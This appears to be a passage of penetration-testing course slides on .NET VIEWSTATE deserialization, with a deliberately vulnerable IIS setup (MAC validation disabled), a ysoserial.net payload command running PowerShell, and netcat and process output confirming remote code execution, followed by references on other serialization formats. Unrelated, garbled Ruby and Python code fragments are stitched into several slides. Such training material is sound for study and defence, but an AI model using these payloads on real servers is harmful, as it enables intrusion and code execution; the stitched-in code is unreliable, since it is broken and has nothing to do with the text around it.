
Soon, we will explain how to implement these controls to the web server. In order to proceed with the exercise provided, we will setup an environment. We will use Windows 7 64-bit with the .NET framework 4.0.



In order to enable the Windows server (IIS), you need to go to Control Panel → Programs → Turn windows features on or off.


10.4.4 VIEWSTATE

Then, select **Internet Information Services (IIS)**.



10.4.4 VIEWSTATE

The files served by the IIS will be present in the standard directory: c:\inetpub\wwwroot.



10.4.4 VIEWSTATE

If you set up the server correctly (restart of the computer might be required), then you should be able to view the IIS default page when visiting <http://127.0.0.1>.



10.4.4 VIEWSTATE

Let's use Burp Suite to observe what happens in the HTTP traffic. If you have trouble running Burp to localhost, you might need to use your machine's other IP address. In our case, this is listed below using ipconfig command.

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::1056:ce16:aa8:a76b%11
IPv4 Address. . . . . : 192.168.139.197
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.139.2
```

10.4.4 VIEWSTATE

In the wwwroot directory, we will create three files:

- hello.aspx (the frontend logic)
- hello.aspx.cs (the backend logic)
- web.config (the IIS standard configuration file)



10.4.4 VIEWSTATE

hello.aspx source code:



```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="hello.aspx.cs"
Inherits="hello" %>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
  <title></title>
</head>
<body>
  <form id="form1" runat="server">
    <asp:TextBox id="TextArea1" TextMode="multiline" Columns="50" Rows="5"
runat="server" />
    <asp:Button ID="Button1" runat="server" OnClick="Button1_Click"
Text="GO" class="btn"/>
    <br />
    <asp:Label ID="Label1" runat="server"></asp:Label>
  </form>
</body>
</html>
```

10.4.4 VIEWSTATE

hello.aspx.cs
source code:



```
using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;
public partial class hello : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
    }

    protected void Button1_Click(object sender, EventArgs e)
    {
        Label1.Text = TextArea1.Text.ToString();
    }
}
```



10.4.4 VIEWSTATE

web.config content:




```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <system.web>
    <compilation targetFramework="4.0"/>
    <pages enableViewStateMac="False" />
  </system.web>
</configuration>
```



10.4.4 VIEWSTATE

All that setup does is display a web page and, upon clicking the button, prints out data that was input to the text area. In the next slides, we will use the machine's local network IP (instead of localhost) to access the application.



10.4.4 VIEWSTATE

The web.config file instructs the web server not to require MAC validation of the __VIEWSTATE parameter.


This allows us to tamper with the parameter and the server will try to deserialize it anyway.

```
18 def initialize(experiment, observations = [], control = null)
19   @experiment = experiment
20   @observations = observations
21   @control = control
22   @candidates = observations - {control}
23   evaluate_candidates
24
25   freeze
26
27   @context =
28     experiment.context
29   end
30
31   # Verify the name of the experiment
32   def experiment_name
33     @experiment_name
34   end
35
36   # Verify the result is a match between all
37   def matches?
38     @experiment.result == 1
39   end
```



10.4.4 VIEWSTATE

Let's type any data in the text box, and press the „GO” button to see the request in Burp Proxy.



10.4.4 VIEWSTATE

Now, let's send the request to Repeater and navigate to the „ViewState” tab:



10.4.4 VIEWSTATE

Burp displays information that MAC is not enabled; this should trigger our attention. In the Pro version of burp suite, such a case is automatically triggered as potential vulnerability.

Let's try to generate a payload using ysoserial.net and put it into the viewstate parameter. The payload will perform a simple HTTP request, since this is the appropriate approach before trying more specific RCE payloads.

```
ysoserial.exe -o base64 -g TypeConfuseDelegate -f  
ObjectStateFormatter -c "powershell.exe Invoke-WebRequest -  
Uri http://127.0.0.1:9000/abcdabcdabcd"
```

10.4.4 VIEWSTATE

For convenience, you might want to generate the payload into a text file and then copy it to the viewstate parameter.

```
C:\Users\Administrator\Downloads\master-Release-29>ysoserial.exe -o base64 -g TypeConfuseDelegate -f ObjectStateFormatter -c "powershell.exe Invoke-WebRequest -Uri http://127.0.0.1:9000/abcdabcdabcd" > x
```

```
C:\Users\Administrator\Downloads\master-Release-29>notepad x
```

x - Notepad

File Edit Format View Help

[illegible]




10.4.4 VIEWSTATE

We can see that the netcat listener received a request from Windows PowerShell!

```
C:\Users\Administrator\Desktop>nc -lvp 9000
listening on [any] 9000 ...
connect to [127.0.0.1] from WIN-NS5K23UUGCH [127.0.0.1] 1942
GET /abcdabcdabcd HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.1; en-US) WindowsPowerShell/3.0
Host: 127.0.0.1:9000
Connection: Keep-Alive
```


10.4.4 VIEWSTATE

The server response contains the 500 error code; however, powershell is executed. Using the Process Hacker tool we can confirm that indeed, IIS spawned the powershell process.

 w3wp.exe	3016	0.02	73.26 MB	IIS AP...\DefaultAppPool	IIS Worker Process
 cmd.exe	4052		2 MB	IIS AP...\DefaultAppPool	Windows Command Processor
 powershell.e...	3860		75.77 MB	IIS AP...\DefaultAppPool	Windows PowerShell

We have now achieved remote code execution via .NET VIEWSTATE deserialization.



10.4.4 VIEWSTATE

For the sake of a second exercise, we will modify the backend code (hello.aspx.cs).

```
using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;
public class BasePage : System.Web.UI.Page
{
    protected override void Render(HtmlTextWriter writer)
    {
        StringBuilder sb = new StringBuilder();
        StringWriter sw = new StringWriter(sb);
        HtmlTextWriter hWriter = new HtmlTextWriter(sw);
        base.Render(hWriter);
        string html = sb.ToString();
        html = Regex.Replace(html, "<input[^>]*id=\"(_VIEWSTATE)\"[^>]*>", string.Empty,
            RegexOptions.IgnoreCase);
        writer.Write(html);
    }
}
public partial class hello : BasePage
{
    protected void Page_Load(object sender, EventArgs e)
    {
    }

    protected void Button1_Click(object sender, EventArgs e)
    {
        Label1.Text = TextAreal.Text.ToString();
    }
}
```

10.4.4 VIEWSTATE

We can now see that the viewstate parameter is no longer present in the website requests.

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
4	http://192.168.139.196	POST	/hello.aspx	✓		200	851	HTML	aspx				192.168.139.196
3	http://192.168.139.196	GET	/hello.aspx			200	851	HTML	aspx				192.168.139.196

Request Response

Raw Params Headers Hex

```
POST /hello.aspx HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://192.168.139.196/hello.aspx
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Content-Length: 127
DNT: 1
Host: 192.168.139.196
Pragma: no-cache
Connection: close

Areal=aaaaa&Button1=G0&__EVENTVALIDATION=12FwEdAA0NW6SHvVdMKC8p03Ztp1R12BCxUk8xX210xTeVYEF12FTW834012FGfAV4V4n0vgFZhr3c13D
```

But, if we add the viewstate parameter anyway, the code execution still works!




10.4.4 VIEWSTATE

As already mentioned, the later the .NET framework version, the more difficult it is to tamper with the viewstate.

If MAC validation is enabled, then it could be possible to exploit viewstate-based deserialization only if the MAC key is hardcoded (e.g. in web.config).

10.4.4 VIEWSTATE

Fortunately for IIS users, the current default settings of IIS are to generate the key at runtime, and it is different for each application.



The screenshot shows the 'Machine Key' configuration window in IIS Manager. It features a globe icon and the title 'Machine Key'. Below the title is a descriptive text: 'Use this feature to specify hashing and encryption settings for application services, such as view state, Forms authentication, membership and roles, and anonymous identification.' The 'Encryption method' is set to 'SHA1' and the 'Decryption method' is set to 'Auto'. Under the 'Validation key' section, two checkboxes are checked: 'Automatically generate at runtime' and 'Generate a unique key for each application'. At the bottom, a text box displays the generated key: 'AutoGenerate,IsolateApps'.

Machine Key

Use this feature to specify hashing and encryption settings for application services, such as view state, Forms authentication, membership and roles, and anonymous identification.

Encryption method:
SHA1

Decryption method:
Auto

Validation key

☒ Automatically generate at runtime

☒ Generate a unique key for each application

AutoGenerate,IsolateApps

10.4.4 VIEWSTATE

You can read more about .NET viewstate deserialization in these great articles:

- <https://medium.com/@swapneildash/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817>
- <https://www.notsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/>

Other Serialization



10.5 Other Serialization

Serialization can be spotted in various places of web applications. In addition, each development language has its own deserialization logic and entry points/transportation mechanisms of serialized data.

Less popular languages will result in harder exploitation of deserialization vulnerabilities, since no automated tools, like ysoserial, will exist.

10.5 Other Serialization

Also, as the aforementioned examples have indicated, deserialization of untrusted data does not necessarily lead to code execution.

Exploitability of untrusted serialized data might often rely on knowing libraries and functions available on the backend. For this purpose, open-source software is your friend. You might often be able to view the full code of a target application on, e.g., its github repository.

10.5 Other Serialization

When looking for deserialization vulnerabilities, you should always pay attention to data that:

- Contain strings that are similar to method names or object names
- Contain binary data
- Is in a complex, structured form

Don't forget that if the source code of the target software is available, you should inspect it for the presence of serialization-related methods.

```
21 # def __init__(self, context):
22 #     self.context = context
23 #
24 #     # The experiment will result in 2
25 #     # observations - an array of Observations, an array of
26 #     # candidates - the control observation
27 #
28 # def initialize(experiment, observations = [], control = None)
29 #     @experiment = experiment
30 #     @observations = observations
31 #     @control = control
32 #     @candidates = observations + [control]
33 #     evaluate_candidates
34 #
35 # freeze
36 #
37 # def __str__(self):
38 #     return f'Experiment {self.context}'
39 #
40 # def context
41 #     return self.context
42 #
43 # def __repr__(self):
44 #     return f'Experiment {self.context}'
45 #
46 # def __eq__(self, other):
47 #     return self.context == other.context
48 #
49 # def __hash__(self):
50 #     return hash(self.context)
51 #
52 # def __getitem__(self, item):
53 #     return self.context[item]
```

10.5 Other Serialization

Serialization is a language-specific topic; thus, we will not cover serialization in every language separately. Instead, you might want to check some resources on serialization in other languages and technologies in order to get better grasp on that subject.

Exploiting **python**-based serialization issues is well described in these articles [here](https://intoli.com/blog/dangerous-pickles/) and [here](https://lincolnloop.com/blog/playing-pickle-security/).

10.5 Other Serialization

Issues related to Ruby insecure deserialization are well described below:

- <https://blog.rubygems.org/2017/10/09/unsafe-object-deserialization-vulnerability.html>

Below, there's also a generic presentation that concerns all mentioned technologies.

- <https://insomniasec.com/downloads/publications/Deserialization - What Could Go Wrong.pdf>

```
24 # @param @experiment - the Experiment to be tested
25 # @param @observations - an array of Observations, in which
26 # @param @control - the control observation
27
28 def initialize(experiment, observations = [], control = nil)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - [control]
33   evaluate_candidates
34
35   freeze
36
37   @context =
38     experiment.context
39   end
40
41   # Initialize the name of the experiment
42   def experiment_name
43     @experiment_name
44   end
45
46   def experiment_name
47     @experiment_name
48   end
49
50   def experiment_name=resultup 11
```


10.5 Other Serialization

Serialization was also issued in SnakeYAML; some good writeups are available below:


- <https://medium.com/@swapneildash/snakeyaml-deserilization-exploited-b4a2c5ac0858>
- <https://blog.semmle.com/swagger-yaml-parser-vulnerability/>

You've been studying quite intently. We recommend taking a quick break and come back refreshed, as there are several labs coming up! ^_^

Hera Labs

Deserialization Playground – 4 challenging labs

- Java Insecure Deserialization (2 scenarios): You are placed in an unknown network. Find and exploit the vulnerable web application. Your target is to identify the vulnerability, find exploitable conditions, and achieve remote code execution.
- PHP Insecure Deserialization: You are presented with a web application of unknown purpose. Discover its mechanics and achieve code execution.
- .NET Insecure Deserialization: You are placed in an unknown network. Examine the target machine and find a SOAP-based .NET deserialization vulnerability.



**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click [LINK](#).*

WAPT

References



References

CWE-502: Deserialization of Untrusted Data

<https://cwe.mitre.org/data/definitions/502.html>

Top 10-2017 A8-Insecure Deserialization

https://www.owasp.org/index.php/Top_10-2017_A8-Insecure_Deserialization

Java SE Development Kit 11 Downloads

<https://www.oracle.com/technetwork/java/javase/downloads/jdk11-downloads-5066655.html>

Java SE at a Glance

<https://www.oracle.com/technetwork/java/javase/overview/index.html>



References

Using Java Reflection

<https://www.oracle.com/technical-resources/articles/java/javareflection.html>

Dynamic Proxies in Java

<https://www.baeldung.com/java-dynamic-proxies>

Dynamic Proxy with Proxy and InvocationHandler in Java

<https://www.concretepage.com/java/dynamic-proxy-with-proxy-and-invocationhandler-in-java>

AppSecCali 2015: Marshalling - Pickles How deserializing objects will ruin your day

<https://frohoff.github.io/appseccali-marshalling-pickles/>



References

[frohoff/ysoserial](https://github.com/frohoff/ysoserial)

<https://github.com/frohoff/ysoserial>

[Yoserial-master-SNAPSHOT](https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar)

<https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar>

[Freddy, Deserialization Bug Finder](https://portswigger.net/bappstore/ae1cce0c6d6c47528b4af35faebc3ab3)

<https://portswigger.net/bappstore/ae1cce0c6d6c47528b4af35faebc3ab3>

[Java Deserialization Scanner](https://portswigger.net/bappstore/228336544ebe4e68824b5146dbbd93ae)

<https://portswigger.net/bappstore/228336544ebe4e68824b5146dbbd93ae>



References

[NickstaDB/DeserLab](https://github.com/NickstaDB/DeserLab)

<https://github.com/NickstaDB/DeserLab>

[NickstaDB/SerializationDumper](https://github.com/NickstaDB/SerializationDumper)

<https://github.com/NickstaDB/SerializationDumper>

[frohoff/ysoserial](https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java)

<https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java>

[iphelix/dnschef](https://github.com/iphelix/dnschef)

<https://github.com/iphelix/dnschef>



References

[GrrrDog/Java-Deserialization-Cheat-Sheet](https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet)

<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>

[Coalfire-Research/java-deserialization-exploits](https://github.com/Coalfire-Research/java-deserialization-exploits)

<https://github.com/Coalfire-Research/java-deserialization-exploits>

[swisskyrepo/PayloadsAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Java.md)

[https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure Deserialization/Java.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Java.md)

[Understanding & practicing java deserialization exploits](https://diablohorn.com/2017/09/09/understanding-practicing-java-deserialization-exploits/)

<https://diablohorn.com/2017/09/09/understanding-practicing-java-deserialization-exploits/>



References

[Attacking Java Deserialization](https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/)

<https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization/>

[Handcrafted Gadgets](https://codewhitesec.blogspot.com/2018/01/handcrafted-gadgets.html)

<https://codewhitesec.blogspot.com/2018/01/handcrafted-gadgets.html>

[PHP Internals Book - SERIALIZATION](http://www.phpinternalsbook.com/php5/classes_objects/serialization.html)

http://www.phpinternalsbook.com/php5/classes_objects/serialization.html

[PHP | Serializing Data](https://www.geeksforgeeks.org/php-serializing-data/)

<https://www.geeksforgeeks.org/php-serializing-data/>



References

[Magic Methods](https://www.php.net/manual/en/language.oop5.magic.php)

<https://www.php.net/manual/en/language.oop5.magic.php>

[Finding and Exploiting .NET Remoting over HTTP using Deserialisation](https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/)

<https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/march/finding-and-exploiting-.net-remoting-over-http-using-deserialisation/>

[nccgroup/VulnerableDotNetHTTPRemoting](https://github.com/nccgroup/VulnerableDotNetHTTPRemoting/)

<https://github.com/nccgroup/VulnerableDotNetHTTPRemoting/>

[Deep Dive into .NET ViewState deserialization and its exploitation](https://medium.com/@swapneildash/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817)

<https://medium.com/@swapneildash/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817>

References

[Exploiting ViewState Deserialization using Blacklist3r and YSoSerial.Net](https://www.ntsossecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/)

<https://www.ntsossecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/>

[DANGEROUS PICKLES – MALICIOUS PYTHON SERIALIZATION](https://intoli.com/blog/dangerous-pickles/)

<https://intoli.com/blog/dangerous-pickles/>

[Playing with Pickle Security](https://lincolnloop.com/blog/playing-pickle-security/)

<https://lincolnloop.com/blog/playing-pickle-security/>

[Unsafe Object Deserialization Vulnerability in RubyGems](https://blog.rubygems.org/2017/10/09/unsafe-object-deserialization-vulnerability.html)

<https://blog.rubygems.org/2017/10/09/unsafe-object-deserialization-vulnerability.html>



References

[Deserialization, what could go wrong?](https://insomniasec.com/downloads/publications/Deserialization%20-%20What%20Could%20Go%20Wrong.pdf)

[https://insomniasec.com/downloads/publications/Deserialization - What Could Go Wrong.pdf](https://insomniasec.com/downloads/publications/Deserialization%20-%20What%20Could%20Go%20Wrong.pdf)

[SnakeYaml Deserilization exploited](https://medium.com/@swapneildash/snakeyaml-deserilization-exploited-b4a2c5ac0858)

<https://medium.com/@swapneildash/snakeyaml-deserilization-exploited-b4a2c5ac0858>

[Swagger YAML Parser Vulnerability \(CVE-2017-1000207 and CVE-2017-1000208\)](https://blog.semmle.com/swagger-yaml-parser-vulnerability/)

<https://blog.semmle.com/swagger-yaml-parser-vulnerability/>





Deserialization Playground – 4 challenging labs

- Java Insecure Deserialization (2 scenarios): You are placed in an unknown network. Find and exploit the vulnerable web application. Your target is to identify the vulnerability, find exploitable conditions, and achieve remote code execution.
- PHP Insecure Deserialization: You are presented with a web application of unknown purpose. Discover its mechanics and achieve code execution.
- .NET Insecure Deserialization: You are placed in an unknown network. Examine the target machine and find a SOAP-based .NET deserialization vulnerability.

**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To upgrade, click [LINK](#).*

